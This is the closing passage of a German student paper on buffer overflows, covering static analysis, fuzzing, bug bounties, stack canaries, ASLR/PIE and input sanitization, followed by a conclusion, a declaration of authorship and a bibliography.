Es gibt mehrere Möglichkeiten, um kompilierte Programme auf ihre Sicherheit und Robustheit zu testen. Wartbarkeit und Erweiterbarkeit sind langfristig ebenfalls zu beachten, da es bei Änderungen am Quellcode zu Fehlern kommen kann, welche Schwachstellen mit sich bringen. Mit Werkzeugen wie SonarLint können vor allem häufig auftretende Fehler entdeckt werden. Im Bereich der Overflow Payloads gibt es mehrere Werkzeuge, um Fuzzy Testing zu betreiben. Bei Fuzzy Tests wird gezielt-zufällig auf eine potentielle Schwachstelle getestet, wobei die tatsächlichen Aufrufe von einem sogenannten Fuzzer erstellt werden. Als Alternative zum Fuzzing gibt es spezifische Payloads und Escape-Sequenzen mit denen - auch automatisiert - getestet werden kann.

6.4.1 Statische Analyse

Wenn das Programm bereits vor der Ausführung analysiert wird, kann ein Tool bestimmen, an welchen Stellen Schwachstellen vorhanden sind, und ggf. vorschlagen, wie diese behoben werden können. Leider ist bei größeren Projekten die Abwesenheit von Schwachstellen unmöglich zu bestimmen. Daher ist dieser Ansatz zeitsparend, aber durch die fehlende finale Gewissheit alleine nicht ausreichend.

6.4.2 Bug-Bounty-Programme

Viele Unternehmen externalisieren zusätzliche Tests durch Prämien für gefundene Sicherheitslücken. Die Prämien sind meist davon abhängig, in welcher Version der Software der Angriff wirksam ist und welche Voraussetzungen erfüllt sein müssen (physikalischer Zugriff / Netzwerkverbindung), um den Angriff auszuführen. Auch wichtig für die Höhe der Prämie ist, welche Art des Zugriffes der Angriff ermöglicht.

Wurde ein Buffer Overflow entdeckt, so wird meist die höchste Prämienstufe ausgezahlt, da bei einem Buffer Overflow mit der passenden Payload ein Shellcode ausgeführt werden kann, welcher dann das höchste Ziel bei einem Angriff - eine Root Shell - erreicht. Diese hohe Zugriffsstufe macht einen Buffer-Overflow-Angriff immer zu einem der attraktivsten Vektoren. Sind mehrere Schwachstellen für ein Programm bekannt, ist dessen Version meist veraltet.

6.5 Stack-Schutz mit Canaries

Die Bezeichnung Canary (engl. Kanarienvogel) leitet sich ab aus der Verwendung von Kanarienvögel als Indikator für Gas in Minen. Die Canaries im Code werden als Stack-Schutz verwendet. Das bedeutet, dass beispielsweise Zufallszahlen im Programm auf dem Stack sind und bei einem Buffer-Overflow-Angriff überschrieben werden. Ein Tool wie StackGuard kann in diesem Fall anhand der Änderung einen Fehler feststellen und die Ausführung des Programms abbrechen. Dies stellt offensichtlich eine effektive Möglichkeit dar, Buffer Overflows zu erkennen.

6.6 Address Space Layout Randomization

Bei Address Space Layout Randomization (ASLR) geht es vor allem darum, einem potentiellen Angreifer zu erschweren, auf Adressen im Stack zuzugreifen, bzw. zu wissen, was sich dort befindet. ASLR ist leider, wie in Unterabschnitt 5.6 dargestellt, nicht effektiv, wenn der Angreifer bereits eine Adresse im anzugreifenden Prozess kennt. ASLR ist bei Linux eine im Kernel bereitgestellte Funktionalität. Wenn in `sysctl` die Option `kernel.randomize_va_space=0` gesetzt ist, wird ASLR nicht verwendet. [22]

In neueren Distributionen ist ASLR standardmäßig eingeschaltet. Die Speicheradressen von eingebundenen Bibliotheken und Methoden werden zufällig gewählt, sodass wichtige Komponenten, wie beispielsweise die Prüfung einer Lizenz, nicht immer am gleichen Offset liegen. Denn ansonsten könnte ein Angreifer mit dem Wissen über die Speicheradresse des Programms die Speicheradresse beliebiger Komponenten zuverlässig errechnen und erreichen.

Compiler haben ein Pendant zu ASLR, welches Position Independent Executable (PIE) genannt wird. So müssen also beim GCC zum Kompilieren die Flags `gcc -fPIE -pie` gesetzt werden. Dies führt dann dazu, dass das kompilierte Programm auch tatsächlich an unabhängigen und von Ausführung zu Ausführung unterschiedlichen Speicheradressen lauffähig ist. Nach dem gleichen Konzept ist es dann einem Angreifer nicht ohne weiteres möglich, die Speicheradressen der Komponenten eines Programms zu kennen, da diese abhängig von der (nun zufälligen) Speicheradresse des Programms sind. Kombiniert man nun beide Lösungen, so sind nun alle Adressen zufällig und nicht voneinander abhängig.

6.7 Manuelles Buffer-Overflow-Blocken

Ein Programmierer kann Buffer Overflows verhindern, indem er die Eingaben, welche er entgegennimmt, zuerst filtert und dann validiert. Leider funktioniert dies nicht immer zuverlässig und ist für einige Angriffsvektoren schlichtweg nicht möglich, da oft nicht zwischen normaler und böswilliger Anfrage unterschieden werden kann. Es ist aber dennoch hilfreich, die sogenannte Input Sanitization einzubauen. Input Sanitization befasst sich grundlegend damit, infizierte Eingaben zu bereinigen, sodass im schlimmsten Fall eine semantisch inkorrekte Eingabe weiterverarbeitet wird, nicht aber Datenlecks oder ungewollte Aufrufe entstehen. [23]

Dadurch ist dieser Ansatz sehr effektiv, aber dafür auch sehr aufwändig.

7 Fazit

Unsere Ergebnisse zeigen, dass es durch die schiere Masse an Angriffsmöglichkeiten (siehe Unterabschnitt 3.3 und 3.4) und Verteidigungsmaßnahmen sowohl für Angreifer als auch für potenzielle Ziele schwierig ist, sämtliche Vektoren zu überblicken. Verfahren wie ASLR können Angriffsflächen verkleinern, ein absoluter Schutz ist aber, bei Ansprüchen an Funktionalität, nicht möglich.

Eine der wenigen effektiven Maßnahmen gegen Buffer Overflows ist die Verwendung von Canaries (siehe Unterabschnitt 6.5). Diese schützen den Stack und damit die Integrität des Programms und werden verwendet, um Eingriffe zu bemerken und Schäden zu verhindern - meist durch Neustart des Prozesses bzw. Programms.

Erfolgreiche Angriffe können, je nach betroffener Software und injiziertem Shellcode, tausende von Geräten kompromittieren und Unternehmen nicht nur finanziell schädigen, sondern auch ihre Reputation langfristig zerstören. Aufgrund der katastrophalen Folgen, die eine Buffer Overflow Schwachstelle für ein Unternehmen oder für Privatanwender haben kann, werden Buffer Overflows noch lange eine zentrale Rolle in der Informationssicherheit einnehmen und Softwareunternehmen hohe Prämien für die Aufdeckung solcher Schwachstellen ausstellen.

Für angehende Entwickler ist es unabdinglich, sich saubere und sichere Programmierstandards anzueignen, um eine robuste Grundlage für resistente Software zu schaffen. Niemand kann vorhersagen, ob Buffer Overflows jemals vollständig verschwinden werden, aktuell erscheint dies jedoch sehr unwahrscheinlich.

Eidesstattliche Erklärung

Hiermit wird erklärt, dass die vorliegende Arbeit von uns eigenständig und ohne fremde Hilfe verfasst wurde. Textpassagen, die wörtlich oder dem Sinn nach auf Publikationen oder Vorträgen anderer Autoren beruhen, sind als solche kenntlich gemacht. Die Arbeit wurde bisher weder veröffentlicht noch einer Prüfungsbehörde vorgelegt.

Sankt Augustin, 07.01.2022

Jakob Stühn _____

John Meyerhoff _____

Sam Taheri _____

Literaturverzeichnis

- [1] OWASP, *OWASP Top 10 Desktop Application Security Risks*, 2021. Adresse: <https://owasp.org/www-project-desktop-app-security-top-10/#da8>.
- [2] Wikipedia, *Morris (Computerwurm)*, Nov. 2021. Adresse: [https://de.wikipedia.org/wiki/Morris_\(Computerwurm\)](https://de.wikipedia.org/wiki/Morris_(Computerwurm)).
- [3] Wikipedia, *SQL Slammer*, Nov. 2021. Adresse: https://de.wikipedia.org/wiki/SQL_Slammer.
- [4] MacTechNews, *Kritische Sicherheitslücke bei WhatsApp*, Nov. 2019. Adresse: <https://www.mactechnews.de/news/article/Kritische-Sicherheitsluecke-bei-WhatsApp-Einfuehrung-von-Malware-per-MP4-Datei-moeglich-173830.html>.
- [5] S. Petzold, *HP-Drucker mit Sicherheitslücke*, Aug. 2018. Adresse: <https://www.gamestar.de/artikel/hp-drucker-von-sicherheitsluecke-betroffen-hersteller-empfehl-firmware-update,3333316.html>.
- [6] Wayne A. Jansen, Theodore Winograd, Karen Scarfone, *NIST SP 800-28 Version 2*, 2015. Adresse: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-28ver2.pdf>.
- [7] Angelos D. Keromytis, *Encyclopedia of Cryptography and Security, Buffer Overflow Attacks*, 2011. Adresse: https://link.springer.com/referenceworkentry/10.1007/978-1-4419-5906-5_502.
- [8] K. Schleser, T. Krämer und D. Graf, *SVS-Masterprojekt IT-Sicherheit, Buffer-Overflow*. Adresse: <https://www2.informatik.uni-hamburg.de/fachschaft/wiki/images/f/f0/7kraemer-Projekt-ausarbeitung.pdf>.
- [9] Cloudflare, *What is buffer overflow?* 2021. Adresse: <https://www.cloudflare.com/de-de/learning/security/threats/buffer-overflow/>.
- [10] Fortinet, *Buffer Overflow*, 2021. Adresse: <https://www.fortinet.com/resources/cyberglossary/buffer-overflow>.
- [11] Felix Lindner, *Ein Haufen Risiko*, Apr. 2006. Adresse: <https://m.heise.de/security/artikel/Ein-Haufen-Risiko-270800.html?seite=all>.
- [12] S. Hanna, *Shellcode for Linux and Windows Tutorial*, Juli 2004. Adresse: <https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf>.
- [13] Wikipedia, *Liste der Linux-Systemaufrufe*, 2021. Adresse: https://de.wikipedia.org/wiki/Liste_der_Linux-Systemaufrufe.
- [14] Linux manual page, *execveat(2)*, 2021. Adresse: <https://man7.org/linux/man-pages/man2/execveat.2.html>.
- [15] ZadYree, vaelio, DaShrooms, *29 bytes shellcode*, 2021. Adresse: <http://shell-storm.org/shellcode/files/shellcode-905.php>.
- [16] OWASP, *Buffer Overflow*, 2021. Adresse: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

- [17] OWASP, *Format String Attack*, 2021. Adresse: https://owasp.org/www-community/attacks/Format_string_attack.
- [18] Protostar, *Exploit Education*, 2019. Adresse: <https://exploit.education/>.
- [19] Asst. Prof. Dr. Mike Pound, *Running a Buffer Overflow Attack*, März 2016. Adresse: <https://www.youtube.com/watch?v=1S0aBV-Waeo>.
- [20] Aleph One, *Smashing the Stack For Fun And Profit*, 2021. Adresse: <http://phrack.org/issues/49/14.html#article>.
- [21] Tim Werthmann and H. Görtz, „Survey on Buffer Overflow Attacks and Countermeasures,“ 2006.
- [22] Andrew Mallett, *Address Space Layout Randomization*, Apr. 2018. Adresse: <https://www.theurbanpenguin.com/aslr-address-space-layout-randomization>.
- [23] Google, *Sanitizers*, Jan. 2022. Adresse: <https://github.com/google/sanitizers/wiki>.